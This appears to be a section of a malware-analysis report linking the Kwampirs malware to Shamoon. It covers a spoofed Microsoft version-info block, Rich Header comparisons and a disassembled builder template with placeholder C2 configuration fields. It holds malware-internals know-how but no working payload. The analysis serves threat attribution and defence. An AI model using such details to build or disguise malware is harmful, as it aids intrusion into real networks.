
```
1 VERSIONINFO
FILEVERSION 5,2,3790,3959
PRODUCTVERSION 5,2,3790,3959
FILEOS 0x40004
FILETYPE 0x1
{
BLOCK "StringFileInfo"
{
          BLOCK "040904b0"
          {
                    VALUE "CompanyName", "Microsoft Corporation"
                    VALUE "FileDescription", "TCP/IP NetBios Information"
                    VALUE "FileVersion", "5.2.3790.3959 (srv03_sp2_rtm.070216-1710)"
                    VALUE "InternalName", "netinit.exe"
                    VALUE "LegalCopyright", "© Microsoft Corporation. All rights reserved."
                    VALUE "OriginalFilename", "netinit.exe"
                    VALUE "ProductName", "Microsoft® Windows® Operating System"
                    VALUE "ProductVersion", "5.2.3790.3959"
          }
}

BLOCK "VarFileInfo"
{
          VALUE "Translation", 0x0409 0x04B0
}
}
```

Figure 33: **Kwampirs reporter metadata**



It is worth noting that the metadata of later Kwampirs samples looks different and contains many different tools. One example is:


e3bc08f7a12f9b68a73de99ecd0aaef1447bbbba9e35f518d42fd0e751be858f



5.1.6 Rich Headers

Rich Headers are an interesting indicator to consider. They include a list of the tools, by ID, collected by the linker to produce the binary and the number of "units" produced with each tool. Analysis of the headers reveals that the total units for Kwampirs is slightly lower than Shamoon, as expected since it has less functionality (see Figure 1) than Shamoon but is similar in proportion. Note also that the compilation tools and unit types are nearly identical between the two.

The Rich Headers of the droppers can be seen below (the only difference relating to LTCG → Link Time Code Generated) in Figure 34.




```
 python rich.py wmiapsvre_exe|sort -n
Checksum valid
PRODID   name              build  count
     1   Import0               0    133
   147   Implib900         30729      9
   154   Cvtres1000        30319      1
   157   Linker1000        30319      1
   158   Masm1000          30319     16
   170   Utc1600_C         30319    101
   171   Utc1600_CPP       30319     40
   175   Utc1600_LTCG_CPP  30319      5
```

```
 python rich.py shamoon_exe|sort -n
Checksum valid
PRODID   name              build  count
     1   Import0               0    134
   147   Implib900         30729     13
   154   Cvtres1000        30319      1
   157   Linker1000        30319      1
   158   Masm1000          30319     16
   170   Utc1600_C         30319    117
   171   Utc1600_CPP       30319     50
```

Figure 34: **Rich headers of Kwampirs and Shamoon droppers**

The Rich Headers of the reporters can be seen below (the only differences relating to Export1000 being present in Kwampirs because it is a DLL, and LTCG → Link Time Code Generated) in Figure 35.



```
 python rich.py kwampirs_dll|sort -n
Checksum valid
PRODID   name              build  count
     1   Import0               0    113
   147   Implib900         30729     11
   154   Cvtres1000        30319      1
   155   Export1000        30319      1
   157   Linker1000        30319      1
   158   Masm1000          30319     20
   170   Utc1600_C         30319    120
   171   Utc1600_CPP       30319     45
   175   Utc1600_LTCG_CPP  30319     10
```

```
 python rich.py netinit_exe|sort -n
Checksum valid
PRODID   name              build  count
     1   Import0               0     98
   147   Implib900         30729      7
   154   Cvtres1000        30319      1
   157   Linker1000        30319      1
   158   Masm1000          30319     19
   170   Utc1600_C         30319    140
   171   Utc1600_CPP       30319     59
   175   Utc1600_LTCG_CPP  30319      3
```


Figure 35: **Rich headers of Kwampirs and Shamoon reporters**

The units seem correct, but researchers are aware this could be faked. The downloaded file of Kwampirs does match this tool's identifiers too.

5.2 Common Template System Exposed (Builder)

While typical Kwampirs droppers contain a single RT_BITMAP resource, which stores an obfuscated version of the reporter payload, our researchers uncovered some dropper samples containing two. In one case, the extra resource was a small artifact used to "pivot" privileged operations with the token of "explorer.exe" (similar to a small kind of mimikatz). But in some other cases, the extra resource stored under id "102", appears to be a generic template DLL for the reporter module, accidentally included in the dropper. This indicates that the Kwampirs droppers were created using a Builder/Binder tool, responsible for rendering new campaign configurations.


The template for the reporter module contains a series of configuration-related variables that are set to three-letter placeholder variable names in the form of "###VARNAME###" by default (Figures 36 and 37). The first letter seems to always be an 'A', but the second and third seem to be acronyms. The configuration parameters available for rendering include a primary C2 list, a secondary C2 list, the lengths of each list, and the lengths of the buffer containing each list, in addition to a handful of others, some of them being related to proxy configurations and bypass lists. Eleven unique variables have been identified in total. Our researchers believe there are similar templates for the droppers (similar placeholders were found in Shamoon 2 and 3 droppers, as explained later).




```
push    offset aAsl      ; "###ASL###"
mov     tpl_AQF, offset aAqf ; "###AQF###"
mov     tpl_AAC, offset aAac ; "###AAC###"
mov     tpl_ACT, offset aAct ; "###ACT###"
call    _atoi
add     esp, 4
mov     esi, offset tpl_ASA_possibly_decrypted_list
mov     ebx, eax
mov     edi, offset aAsa ; "###ASA###"
call    sub_701E8EE0
test    al, al
jz      short loc_701E9871
push    offset aAbl      ; "###ABL###"
mov     tpl_APN, offset aApn ; "###APN###"
mov     tpl_APB, offset aApb ; "###APB###"
mov     tpl_ASI, offset aAsi ; "###ASI###"
mov     tpl_ABC, offset aAbc ; "###ABC###"
call    _atoi
add     esp, 4
mov     esi, offset tpl_ABA_possibly_decrypted_list
mov     ebx, eax
mov     edi, offset aAba ; "###ABA###"
```

Figure 36: Placeholder variables included in Kwampirs leaked template

